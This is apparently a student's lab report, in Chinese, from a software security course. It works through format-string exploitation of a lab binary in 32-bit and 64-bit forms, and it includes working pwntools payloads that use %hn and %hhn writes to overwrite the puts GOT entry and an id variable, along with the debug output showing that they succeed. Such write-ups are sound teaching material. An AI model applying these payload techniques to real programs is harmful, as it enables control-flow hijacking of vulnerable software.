

软件安全 Lab3

3180104933 王祚滨

Q1 32位

The screenshot shows the GDB interface with the title "gdb echo". The assembly code window displays the following sequence:

```
► 0x8049ab4 <echo+97>    add    esp, 0x10
    ↓
0x8049aba <echo+103>    lea    eax, [ebp - 0x10c]
0x8049ac0 <echo+109>    push   eax
0x8049ac1 <echo+110>    call   printf@plt <printf@plt>

0x8049ac6 <echo+115>    add    esp, 0x10
0x8049ac9 <echo+118>    sub    esp, 0xc
[ STACK ]
```

The memory dump window shows the stack contents:

00:0000	esp	0xfffffcf20	← 0x0
01:0004		0xfffffcf24	→ 0xfffffcf3c ← 'abcdefg\n<\t'
02:0008		0xfffffcf28	← 0x100
03:000c		0xfffffcf2c	→ 0x8049a62 (echo+15) ← add ebx, 0x259e
04:0010		0xfffffcf30	← 0x0
05:0014		0xfffffcf34	← 0x1
06:0018		0xfffffcf38	→ 0xf7ffd940 ← 0x0
07:001c	ecx	0xfffffcf3c	← 'abcdefg\n<\t'

[BACKTRACE]

```
► f 0 8049ab4 echo+97
  f 1 8049b73 main+36
  f 2 f7df1f21 __libc_start_main+241
```

pwndbg>

首先，使用gdb确定偏移量，为7

```
→ 01_rmt32 git:(master) ✘ readelf -r echo | grep 3180104933
→ 01_rmt32 git:(master) ✘ readelf -r echo | grep puts
0804c06c 00001a07 R_386_JUMP_SLOT 00000000 puts@GLIBC_2.0
```

可以在elf中找到puts的got信息，由于target函数是动态绑定的，需要在gdb中拿到地址

```
pwndbg> b target_function_3180104933@plt
Breakpoint 2 at 0x8049260
pwndbg>
```

拿到地址后我们就可以通过字符串溢出进行攻击了。

在这里，我通过 hn 优化

```
puts_got = 0x0804c06c # 0804 2052
puts_got_2 = puts_got + 2 # 9260 37472
```

这是我们现在得到的信息，要将puts_got的地址中覆盖08049260,从而实现target函数的跳转

构造payload

```
payload = p32(puts_got_2) + p32(puts_got) + b"%2044x" + b"%7$hn" + b"%35420x" +  
b"%8$hn"
```

因为\$hn是读取当前长度覆盖到指定地址中，我们采取的是双字节覆盖，因此我们需要构造2052和37472两个长度， $2044 = 2052 - 8$ ， $35420 = 37472 - 2052$ 。



```
[DEBUG] Received 0x2b6 bytes:  
b'  
100\n'  
b'Try harder\n'  
  
100  
Try harder  
[*] Got EOF while reading in interactive
```

即可成功得到Try harder提示

随后，我们需要修改ID的值，与刚刚想法类似


```
id_ptr = int(receive,16) # bd8c 48524  
id_ptr_2 = id_ptr + 2 # 8ce5 36069  
  
puts_got = 0x0804c06c # 0804 2052  
puts_got_2 = puts_got + 2 # 9260 37472
```

这是我们现在拥有的信息，注释中是我们需要覆盖的值，我们只需要从小到大排序并依次计算，覆盖，即可得到答案(这是一个漫长而又无聊的计算器过程)

最终得到payload如下：

```
payload = p32(puts_got_2) + p32(puts_got) + p32(id_ptr) + p32(id_ptr_2) + b"%2036x" +
b"%7$hn" + b"%34017x" + b"%9$hn" + b"%1403x" + b"%8$hn"+b"%11052x"+b"%10$hn"
```

成功打印出结果



A terminal window showing the output of a exploit script. The output includes assembly code, a warning about jumping into a handler, EOF errors during reading and sending, and a command to switch to a debugger.

```
\x88\x03\xf7\xb0\xb4\xfb\xf7\xa4\xb7\xfb\xf7IM\xe3\xf7You successfully jump into handler for 3180104933
[*] Got EOF while reading in interactive
$ [DEBUG] Sent 0x1 bytes:
  10 * 0x1
[*] Got EOF while sending in interactive
→ 01_fmt32 git:(master) X
```

Q2 64位

先回答问题，肯定不能将32位直接放到64位上，实验之后主要是以下几点原因：

1. 64位在重写地址时，高字节需要覆盖0，因此我们需要构造0长度字符串，而32位起始地址是0x80408000，不用考虑0长度字符串的事情
2. 我们在32位时不用考虑0的问题，直接把地址放在字符串里就可以了

```
[+] Starting local process ./echo argv=[0 ./echo] : p64 25479
[DEBUG] Received 0x3f bytes:
b'Remember that &id = 0x603218\n'
b'You can exactly 256 characters ... \n'
[DEBUG] Sent 0x41 bytes:
00000000 25 37 24 6e 48 48 48 48 34 30 60 00 00 00 00 00 |%7$hnHHH|40` 
. | . . .
00000010 25 34 38 78 48 48 48 48 25 31 30 24 68 6e 48 48 |%48x hnHHH| %10
$ | hnHHH |
00000020 32 30 60 00 00 00 00 00 25 36 33 35 34 78 48 48 |20` . | . . . | %63
5 | 4xHH |
00000030 25 31 33 24 68 6e 48 48 30 30 60 00 00 00 00 00 |%13$ hnHHH|00` 
. | . . .
00000040 0a
00000041

[*] Switching to interactive mode
[DEBUG] Received 0x7 bytes:
b'HHHH40`[*] Got EOF while reading in interactive
$ 
[DEBUG] Sent 0x1 bytes:
10 * 0x1
```

但在64位中，如果我们还是这么做的话，会看到有00的存在，截断了字符串，导致我们发送的字符串被提前截断，因此我们的地址都要放在payload末尾

拿offset和对应函数地址都和Q1类似

```
→ 02_fmt64 git:(master) X ./echo
Remeber that &id = 0x603218
You can exactly 256 characters ...
AAAA%x.%x.%x.%x.%x.%x.%x
AAAA4c723720.100.b9b82151.22.0.41414141.78252e78.252e7825
hdone
→ 02_fmt64 git:(master) X
```

offset为6

```
Reading symbols from echo...(no debugging symbols found)...done.
pwndbg> b target_function_3180104933
Breakpoint 1 at 0x401920
→ 02_fmt64 git:(master) X readelf -r echo | grep puts
000000603030 000400000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5
0
```

puts_got地址为0x603030,target函数地址为0x401920

已有信息：

```

id_ptr = int(receive,16) # e5 229
id_ptr_1 = id_ptr + 1 # 8c 140
id_ptr_2 = id_ptr + 2 # 8c 140
id_ptr_3 = id_ptr + 3 # bd 189
id_ptr_4 = id_ptr + 4 # 0

puts_got = 0x0000000000603030 # 0060 96
puts_got_2 = puts_got + 2 # 3030 12336
puts_got_4 = puts_got + 4

```

我们需要构造长度为0的字符串，用来覆盖高位0，因此payload最开始应该是`%xx$n`，随后，我们需要构造出8的倍数长度，因为xx是第xx个对应栈上的地址，因此是按栈来偏移的，格式化字符串也占长度，因此我们作出如下构造，其中每一个截断都是8字节，最后按指针实际位置来填入xx：

```

payload = b"%11$nHHH"+b"%57xHHHH"+b"%12$hnHH" +b"%6364xHH"+ b"%13$hnHH" +
p64(puts_got_4)+ p64(puts_got_2) + p64(puts_got)

```

```

100HHHH40`Try harder
[*] Got EOF while reading in interactive
$[*] Interrupted
→ 02_fmt64 git:(master) X

```

得到Try harder后，我意识到这是一个比Q1还要复杂的计算工程

在这里也体验了`hhn`的优化

得到的payload如下：

```

payload = b"%19$n%22" + b"$nHHHHHH"+b"%54xHHHH"+b"%20$hnHH" +b"%70xHHHH" +b"%23$hhn%" +
b"24$hhnHH"+ b"%43xHHHH" + b"%25$hhnH" +b"%35xHHHH" + b"%26$hhnH" + b"%6200xHH" +
b"%21$hnHH" + p64(puts_got_4)+ p64(puts_got_2) +
p64(puts_got)+p64(id_ptr_4)+p64(id_ptr_1)+p64(id_ptr_2)+p64(id_ptr_3)+p64(id_ptr)

```

将无关H合并后，最终payload如下：

```

payload = b"%15$n%18" + b"$n%64x%1"+b"6$hn%76x"+b"%19$hhn%" + b"20$hhn%4"+ b"9x%21$hh"
+ b"n%40x%22"+ b"$hhn%620" + b"3x%17$hn" + p64(puts_got_4)+ p64(puts_got_2) +
p64(puts_got)+p64(id_ptr_4)+p64(id_ptr_1)+p64(id_ptr_2)+p64(id_ptr_3)+p64(id_ptr)

```

得到结果：

```
student@ubuntu:/mnt/ngts/ssec21spring-stu/hw-03/02_fmt64
File Edit View Search Terminal Help

          0HHHH40`You successfully jump into handler for 3180104933
[*] Got EOF while reading in interactive
$[*] Interrupted
→ 02_fmt64.out:(master) X
```

bonus

五一快乐(逃